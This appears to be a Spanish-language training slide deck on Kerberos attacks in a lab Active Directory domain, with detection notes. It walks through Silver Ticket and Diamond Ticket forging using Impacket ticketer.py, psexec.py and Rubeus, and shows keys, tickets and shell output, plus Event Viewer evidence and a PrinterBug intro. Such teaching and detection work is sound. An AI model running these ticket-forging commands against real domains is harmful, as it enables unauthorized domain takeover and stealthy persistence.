
Persistencia – Silver Ticket - Detección

```
> python3 /usr/share/doc/python3-impacket/examples/ticketer.py -aes 9735c5842159b1a18fefc400ebca049675c7971a2d8e4ded71ef71362fb7d5d -domain-sid S-1-5-21-1150954990-1585110609-3239574091 -user-id 1109 -domain se
-Bologna.seriea.local Belotti
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for seriea.local/Belotti
[*]   PAC_LOGON_INFO
[*]   PAC_CLIENT_INFO_TYPE
[*]   EncTicketPart
[*]   EncTGSRepPart
[*] Signing/Encrypting final ticket
[*]   PAC_SERVER_CHECKSUM
[*]   PAC_PRIVSVR_CHECKSUM
[*]   EncTicketPart
[*]   EncTGSRepPart
[*] Saving ticket in Belotti.ccache
> export KRB5CCNAME=/home/kali/CHARLA_KERBEROS/temp/Belotti.ccache
> python3 /usr/share/doc/python3-impacket/examples/psexec.py Belotti@Server-Bologna.seriea.local -k -no-pass
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Requesting shares on Server-Bologna.seriea.local.....
[*] Found writable share ADMIN$ 
[*] Uploading file fGPGzLHS.exe
[*] Opening SVCManager on Server-Bologna.seriea.local.....
[*] Creating service JiSU on Server-Bologna.seriea.local.....
[*] Starting service JiSU.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.19045.5011]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```



This screenshot shows the detailed view for event 4672 ('Special Logon'). It includes tabs for 'General' and 'Details'. Under 'General', it says 'Special privileges assigned to new logon.' Under 'Details', the 'Subject' section shows 'Security ID: SERIEA.LOCAL\Belotti' and 'Account Name: Belotti'. The 'Privileges' section lists numerous security privileges such as SeSecurityPrivilege, SeBackupPrivilege, SeRestorePrivilege, SeTakeOwnershipPrivilege, SeDebugPrivilege, SeSystemEnvironmentPrivilege, SeLoadDriverPrivilege, SeImpersonatePrivilege, and SeDelegateSessionUserImpersonatePrivilege.

- En este caso al asignar el RID verdadero, vemos que en el log se presenta de manera correcta y es mas dificil detectarlo.

Persistencia – Silver Ticket - Detección


- Los Silver Tickets son una técnica de ataque silenciosa en entornos de Active Directory, ya que no requieren comunicación con el controlador de dominio para su uso.
- Sin embargo, la viabilidad de los Silver Tickets a largo plazo es limitada. Esto se debe a que Windows realiza cambios periódicos en las contraseñas de las cuentas de servicio y computadoras (por defecto cada 30 días), lo que invalida cualquier ticket generado con una contraseña anterior, reduciendo su efectividad en el tiempo.

The screenshot shows the Windows Event Viewer interface. The left pane displays a tree view of logs: Event Viewer (Local) > Windows Logs > Security. The right pane shows a list of audit success events under the 'Security' tab, with a total of 23,061 events. One specific event, 'Event 4672, Microsoft Windows security auditing.', is selected and expanded. The 'Details' tab is active, showing details such as 'Special privileges assigned to new logon.' and the account information: Security ID: SERIEA.LOCAL\Belotti, Account Name: Belotti, Account Domain: SERIEA.LOCAL, Logon ID: 0x10C7713. A red box highlights the event row in the list and the account details in the details pane.

Keywords	Date and Time	Source	Event ID	Task Category
Audit Success	11/3/2024 8:05:35 PM	Microsoft Windows security ...	4624	Logon
Audit Success	11/3/2024 8:05:35 PM	Microsoft Windows security ...	4672	Special Logon
Audit Success	11/3/2024 8:05:35 PM	Microsoft Windows security ...	4624	Logon
Audit Success	11/3/2024 8:05:35 PM	Microsoft Windows security ...	4672	Special Logon
Audit Success	11/3/2024 8:05:35 PM	Microsoft Windows security ...	4624	Logon
Audit Success	11/3/2024 8:05:35 PM	Microsoft Windows security ...	4672	Special Logon
Audit Success	11/3/2024 8:05:35 PM	Microsoft Windows security ...	4624	Logon
Audit Success	11/3/2024 8:05:35 PM	Microsoft Windows security ...	4672	Special Logon
Audit Success	11/3/2024 8:04:32 PM	Microsoft Windows security ...	4634	Logoff
Audit Success	11/3/2024 8:04:32 PM	Microsoft Windows security ...	4634	Logoff
Audit Success	11/3/2024 8:04:32 PM	Microsoft Windows security ...	4634	Logoff
Audit Success	11/3/2024 8:04:32 PM	Microsoft Windows security ...	4634	Logoff
Audit Success	11/3/2024 8:00:32 PM	Microsoft Windows security ...	4624	Logon
Audit Success	11/3/2024 8:00:32 PM	Microsoft Windows security ...	4672	Special Logon
Audit Success	11/3/2024 8:00:32 PM	Microsoft Windows security ...	4624	Logon
Audit Success	11/3/2024 8:00:32 PM	Microsoft Windows security ...	4672	Special Logon
Audit Success	11/3/2024 8:00:32 PM	Microsoft Windows security ...	4624	Logon
Audit Success	11/3/2024 8:00:32 PM	Microsoft Windows security ...	4672	Special Logon
Audit Success	11/3/2024 8:00:32 PM	Microsoft Windows security ...	4624	Logon
Audit Success	11/3/2024 8:00:32 PM	Microsoft Windows security ...	4672	Special Logon
Audit Success	11/3/2024 8:00:32 PM	Microsoft Windows security ...	4624	Logon
Audit Success	11/3/2024 8:00:32 PM	Microsoft Windows security ...	4672	Special Logon

Persistencia – DiamondTicket

Tanto los tickets Golden como Diamond necesitan acceso a la clave KRBTGT. Sin embargo, a diferencia del Golden Ticket, el Diamond Ticket casi siempre requiere la clave AES256. La diferencia radica en que, mientras el Golden Ticket permite crear un Ticket de Concesión de Tickets (TGT) desde cero, el Diamond Ticket se basa en descifrar, ajustar y volver a cifrar TGT legítimos que se solicitan a un controlador de dominio (DC).



Persistencia – DiamondTicket – AS-REQ

```
C:\Users\Public>.\Rubeus.exe diamond /domain:seriea.local /user:Signori /password:SerieA2024 /tickeruser:Signori /krbkey:d59f0741038898d2f3827ae52ccb768089df57a1b0123810aff3ee017677cb0 /enctype:aes /  
[+] Action: Diamond Ticket  
[*] Using domain controller: DC01-MILAN.seriea.local (192.168.169.138)  
[!] Pre-Authentication required!  
[!] AES256 Salt: SERIEA.LOCALSignori  
[*] Using aes256_cts_hmac_sha1 hash: F35B0B4B06E531F641636ECDEF91BB53B987929A0FE4226652C81EA10DAB3CAB  
[*] Building AS-REQ (w/ preauth) for 'seriea.local\Signori'  
[*] Using domain controller: 192.168.169.138:88  
[+] TGT request successful!  
[*] base64(ticket.kirbi):  
  
doIFgDCCBZygAwIBBaEDAgEWooIEhjCCBtJhgggR+MIIffEqADAgEFoQ4bDFNFUk1fQS5MT0NBTKihMB+gAwIBAgEYMBByBmtYnRndBsMU0VSSUVBLkxPQ0FMo4IExjCCBFqgAwIBEqEDAgEDooIETASCBhN/f4TEGoyTkqb7XgIIkUH5ZfCRTHKe2tLPjdITPoJLK/zQhOzLitzt9Nnfod77/4DMPXbRnbNHCafayjh7zZenT93Ah83WkxLnfZfYKRpo6jyfyNH29CQjQtGL9e5pRVQZFIySI/v3y/3zH5gJEHRIFx0hC1WtL5N1tF/a9MmnsAxe85Aq7g0vd1pys1805g6x40CJEkswlBaaFC/OKbfTyayXlqaAY1s2Zob8vF5lP2jKcX/zID3XEA182avJqW48KCM2i40fGSc1ph5qk14qUpYitVepce66twji7jxTnstC2Q5AbzgFchV1u0h4L1VfRnsgeFriebmRBGhGengFopo0a1kPb0jgkvKVA8saQJgReFBkgxUNppd+88M1edxrAoz/qmWPdye0TxciL7vZT2y6X6M15d3c0bSTMXscT8/1kU1ktbgdnNwpfNNRPcJOBKDSz1L0/5d9wpSwYezyPrbxpzbzcmEBx/yP/f0tyvevpWng9u2KyyfDse/0BH7X/DR4/efHNImzf7g0/pnfjnbPpgzVtf7t/u0pArgsf+i5n9f0u0ve/8f3i1pKmjsgAJ2xB5moh7SgoN1acvca268R03+2se3zXomcJ1gcbPGBk1HEnjmDPa5inSeEnpnbvbEvA2s0BZx90iTywy+1j99FchU240pz22yx7xfiy1yHFjja4VCJ1atQaJBxxhhZ+t96ld28KbdVYp8XfrYKeIyi+B8Bvme59iYktHLAspusvnSwsj+002DVG30GErxJFfm50NuftsUia89X1pabp1/Ucg86b12M7UsF+QG6m7Zx0nFTK/ttiV5y74k/dshQwtKmwlwYi+89wglAAARD+QQ3EoyIif+f3VfU8D0CoizByjmsjnpxxx18psjnxs8x8UOp-Wsthsomyf8qfuv75bVvxVLCh/+0oCnhEWNWFcn6K2VJ/4tSjJ63zzp3jH9+/B4+eiHns9Ia++CH5Dv6vAvPuAyZo+QuIgyXAFPGtVlea2XBe4UF1DuTqF+n3mb1TBy1RgmIfI/DvQ1UKicwVbaRvU+FamGBUjfdcQbcjwMNJdg3xJZd93GMpZ22+v50pVnPiufwfcaokhMA12CUjqp6WnKBhxD1nwzBtVIL3Tf8K2tP0ugb2d+e+x0F0tpiEKpCChxAtCvN1sivYKrkl25AFVRi30LyUe1C1tzdsKx/o4HIMIkzApoAMCARKh1gQgkVgA6x6y1Vx5Lkm1oSg4BSa3DDFwSijTXREwDKiacaehDhsMU0VSSUVBLkxPQ0fMohQwEqdAgEBQswnCrslu21nbm9yaaMHAwIQAQEEAKURGA8yMID0MTEwNDE0NDk1NfqnErgPMjAyNDExMDUwMDQ5NTRapxEYDzIwMjQxMTExMTQ0OTU0Wqg0ZrcmJ0Z3QbDFNFUk1fQS5MT0NBTA=+  
[+] Ticket successfully imported!
```

Usamos la Clave AES del krbtgt.

TGT legitimo obtenido.

La herramienta realiza el descifrado del TGT y modifica el PAC, lo firma y lo encripta de nuevo.

Persistencia – DiamondTicket – TGS-REQ

```
C:\Users\Public>./Rubeus asktgs /ticket:doIFoDCCBZygAwIBBaEDAgEWooIEpjCCBkJhgSeMIIEmqADAgEFoQ4bDFNFUk1FQS5MT0NBTKiHMB+gAwIBAkUH5ZfCRTHKed2tLPJdIy+CtBoL/b+xIKKdwboSpLN2YVyrNYvS/ooqcPoJLK/zQh0Zlitzt9NrFod7/4DMPXbRmbHrCafayjhzhZenT93CAh83WkxOLnf2pysI0D5g6x40CJEksWlBaeFC/DkbfTyayX1qoAYls2ZQbB3jgSDGGjWLqCgllSORAtxF0if1bpsmZJnht7evF5LP2jkcX/z1D3XEAl82avJqW4BkCM2Ai40FGS1pKVA8sa+QJgReFBkgxUNppd++88M1edXrAoZ/qqw4Pdy0eTxzIL7vZT2y6X6M1sd3c0bSTMX1V5d4SwTgv14teKwd/qxJI6wCvsysi91R1mIMf5ct8/11kUIktBgqNzF7G0/pWFjJnbPPgVTFJt/uUpaRgsfiw5nqfuOve78f3icikpmjsgAJ2X85mohtSGOn1acvCa268RD3+2s32x6mcjTgcbsrzDmdB/RYzeS0jW4jWY1hsvA1ucc0tQaJ8RxhhZ+t96MdZ8kbDVpZ8xFrYkeIyi+B85vm5e91YKtHLapSuyvNSwsj+002DVG30GErxJfm50N3uufsUIa89+X1pabp1/Ucg86b12M7USf+QG6m7ZxDn184iD0Coizi8yjmsjnPx1BpsjnXxs8SU6+WsThsmoyfm8qf1uV7sBvYX1VLCh/+a0oCnhEWNJWFCn6KZVJ/v4tSJj63z2p3jH9+/B4+eiHns91Us+aCH5Dv8vAvPuAyZQ1ukicvWbaRVU+fAmGBUjFdcQbCjWMNdg3xJzd93GMmpZ2+v50pVhnPiufwfcakMA12CU1jaP6wNkBhlwXnD1nwzBtVpIL3Tf8k2tyPGugb2de+x9FOtp1KKP0oAMCARKhIgQgkVGAX6y1VX5LkmT1oSg4BSa3DDFwSi1jTXREwCDKiaeahDhsMU0VSSUVBLkxP00FMohQwEqADAgEB0QswCrshU2lnbm9yaalHAWUAQQAkURGA8yYUypITAfoAMCAQKh6DAWGwZrcmJ0ZQbDFNFUk1FQS5MT0NBTA= /service:cifs/DC01-MILAN.seriae.local /ptt /nowrap
```



v2.2.1

```
[*] Action: Ask TGS
[*] Requesting default etypes (RC4_HMAC, AES[128/256]_CTS_HMAC_SHA1) for the service ticket
[*] Building TGS-REQ request for: `cifs/DC01-MILAN.seriae.local'
[*] Using domain controller: DC01-MILAN.seriae.local (192.168.169.138)
[+] TGS request successful!
[+] Ticket successfully imported!
[*] base64(ticket.kirbi):
doIF0jCCBc6gAwIBBaEDAgEWooIEzzCCBMthggTHMIIIEw6ADAgEFoQ4bDFNFUk1FQS5MT0NBTKiQMcigAwIBAqEhM58bBGNpZnMbF0RDMDETTU1MQU4uc2VeDmw8PfrkkS7TNm1votUnKXCFckr3KU9cgcls+DiAUSCs1PtF2n/zlasRjWeoEuojd/PKLQWhc+ImUzMdkeZriyY89jRN5aauct5CmvdqeyMp7wlwf0a3IY8CS/zRhh1+rJYz0GAZTC1lmxx7okrFB6J0iz1M5P0K61f8BrbGCPshUPdUcgzLZEev7xhw+bVw8IGrN3rxD9Nxkk/Ug+qy/keQ14P8MvbGLFuhJjR88ew27Fxwx2Ng01SOvIIV3B+fK5Pq3oI6luNt5m0/F3c/iJanVwdb98/dM7mKrj98Rz/jqnNqUqd9+0kxNoVTGc0eMiEsYE2iMyPaDF1dAScGwf+j7H1oYMd4ybWaU7cp8qEgtgx3RE10ukt0o7v6G8051d+RfaerJe3+GV9utaThai4HUDPyh0OpwLhBw0tQxpDQdrW+SYv90YdhR63rhEP0jd+DySxhyC9E9FeCbsNkSNAla/LPMFWXITh11laB592TLdibaNh5JTMpl+FrqxyDEj0Y3UKkOfk4DndQmg/W5AD/o7dugyPvFmqgAXEz3hzv0160eup2EVyNYDzimx0mJloUbkdutlmpojNlihIZfe5NTStzQSR6kiJ99kPXrHo1ihA6+96wszxW7IEWzsMnB0EYfymeDrIhxZ7vwI0jXz:m35qdyC/HiuIqzTPBtamMuDn21YJN5y4zPdbZzsI1hBVJGdn+GPam+Us3iCbjhKeNlIV1zK4NFS5G5ky+0qfhppCzb0uebgiYubEetVKABo401LMvgBoHpgP7IEZhbj0ehPt2s1v03tbraHfz6c7d47bJxyAnrSGzo3ZzCeiz8C0o0OnSXk5Uhnbfn1isn27hCB2qCB1zCB1DCB0aArMcmgAwIBEcqEiBCAYCiXw60i7D96PDhsSArc/C/nwIRECma80XF80MRF+FEKOgwTRV3JRUeuTE9DQuyifFDAsoAMCAQGhczA3GwdTaIdub3aqA4bDFNFUk1FQS5MT0NBTKqMcigAwIBAqEhM8bBGNpZnMbF0RDMDETTU1MQU4uc2VyaVhLmxvY2Fs
```

ServiceName	:	cifs/DC01-MILAN.seriae.local
ServiceRealm	:	SERIEA.LOCAL
UserName	:	Signori
UserRealm	:	SERIEA.LOCAL
StartTime	:	11/4/2024 6:50:23 AM
EndTime	:	11/4/2024 4:49:54 PM
RenewTill	:	11/11/2024 6:49:54 AM
Flags	:	name_canonicalize, ok_as_delegate, pre_authent, renewable, forwardable
KeyType	:	aes256_cts_hmac_sha1
Base64(key)	:	Mgol80tiuw/ejwx7EgHEXP58CERApmlaPFxQdDERHnw=

Usando el TGT legítimo que modificamos pedimos un ST para el servicio al que queramos acceder.

Persistencia – DiamondTicket

```
C:\Users\Public>dir \\DC01-MILAN.seriea.local\C$  
Volume in drive \\DC01-MILAN.seriea.local\C$ has no label.  
Volume Serial Number is 8833-9339  
  
Directory of \\DC01-MILAN.seriea.local\C$  
  
11/05/2022 11:03 AM <DIR> PerfLogs  
03/26/2024 01:51 PM <DIR> Program Files  
10/07/2024 01:54 PM <DIR> Program Files (x86)  
11/03/2024 04:40 PM <DIR> Users  
10/07/2024 06:25 AM 7,245,824 wazuh-agent.msi  
11/03/2024 07:43 PM <DIR> Windows  
    1 File(s) 7,245,824 bytes  
    5 Dir(s) 70,522,957,824 bytes free  
  
C:\Users\Public>klist  
  
Current LogonId is 0:0xdf649  
  
Cached Tickets: (3)  
  
#0> Client: Signori @ SERIEA.LOCAL  
    Server: krbtgt/SERIEA.LOCAL @ SERIEA.LOCAL  
    KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96  
    Ticket Flags 0x60a10000 -> forwardable forwarded renewable pre_authent name_canonicalize  
    Start Time: 11/4/2024 6:51:06 (local)  
    End Time: 11/4/2024 16:49:54 (local)  
    Renew Time: 11/11/2024 6:49:54 (local)  
    Session Key Type: AES-256-CTS-HMAC-SHA1-96  
    Cache Flags: 0x2 -> DELEGATION  
    Kdc Called: DC01-MILAN.seriea.local  
  
#1> Client: Signori @ SERIEA.LOCAL  
    Server: krbtgt/SERIEA.LOCAL @ SERIEA.LOCAL  
    KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96  
    Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize  
    Start Time: 11/4/2024 6:49:54 (local)  
    End Time: 11/4/2024 16:49:54 (local)  
    Renew Time: 11/11/2024 6:49:54 (local)  
    Session Key Type: AES-256-CTS-HMAC-SHA1-96  
    Cache Flags: 0x1 -> PRIMARY  
    Kdc Called:  
  
#2> Client: Signori @ SERIEA.LOCAL  
    Server: cifs/DC01-MILAN.seriea.local @ SERIEA.LOCAL  
    KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96  
    Ticket Flags 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_canonicalize  
    Start Time: 11/4/2024 6:50:23 (local)  
    End Time: 11/4/2024 16:49:54 (local)  
    Renew Time: 11/11/2024 6:49:54 (local)  
    Session Key Type: AES-256-CTS-HMAC-SHA1-96  
    Cache Flags: 0  
    Kdc Called:
```


```
C:\Users\Administrator>net user Signori  
User name Signori  
Full Name Signori  
Comment  
User's comment  
Country/region code 000 (System Default)  
Account active Yes  
Account expires Never  
  
Password last set 3/26/2024 1:44:47 PM  
Password expires Never  
Password changeable 3/27/2024 1:44:47 PM  
Password required Yes  
User may change password Yes  
  
Workstations allowed All  
Logon script  
User profile  
Home directory  
Last logon 11/4/2024 6:49:54 AM  
  
Logon hours allowed All  
  
Local Group Memberships  
Global Group memberships *Domain Users  
The command completed successfully.
```

Persistencia – DiamondTicket

The screenshot shows the Windows Event Viewer interface. At the top, there are two audit success events: one for Microsoft Windows security auditing on 11/4/2024 at 8:04:27 AM and another for Filtering Platform Connection on 11/4/2024 at 8:04:27 AM. Below these, a detailed event is displayed for Event ID 4768 (Kerberos Authentication Service). The event details show that a Kerberos authentication ticket (TGT) was requested. The General tab is selected, displaying various pieces of information such as Account Information (Account Name: Signori, Supplied Realm Name: seriea.local, User ID: SERIEA\Signori), Service Information (Service Name: krbtgt, Service ID: SERIEA\krbtgt), Network Information (Client Address: ::ffff:192.168.169.130, Client Port: 62261), Additional Information (Ticket Options: 0x40810010, Result Code: 0x0, Ticket Encryption Type: 0x12, Pre-Authentication Type: 2), and Certificate Information (Certificate Issuer Name: [redacted], Certificate Serial Number: [redacted], Certificate Thumbprint: [redacted]). A note at the bottom states: "Certificate information is only provided if a certificate was used for pre-authentication." Another note at the bottom indicates: "Pre-authentication types, ticket options, encryption types and result codes are defined in RFC 4120."

- Como se puede apreciar a diferencia de los Golden Tickets, realizar el ataque Diamond Ticket realiza el flujo de pedir un TGT.
- Al completar el flujo de Kerberos de manera satisfactoria es más difícil lograr detectar este ataque

Persistencia – DiamondTicket - Detección



Una posible forma de detectar estos ataques es analizando los grupos a los que pertenece el usuario que se autentica, debido a que por la ejecución Herramientas como Rubeus agregan estos grupos al PAC para tener dichos privilegios.

Cross Trust Attack – Unconstrained + PrinterBug

El “ataque de la impresora” nos permite realizar un forzado de autenticación siempre y cuando contemos con un usuario valido del dominio asociado.

Cross Trust Attack – Unconstrained + PrinterBug

Realizamos PrinterBug.

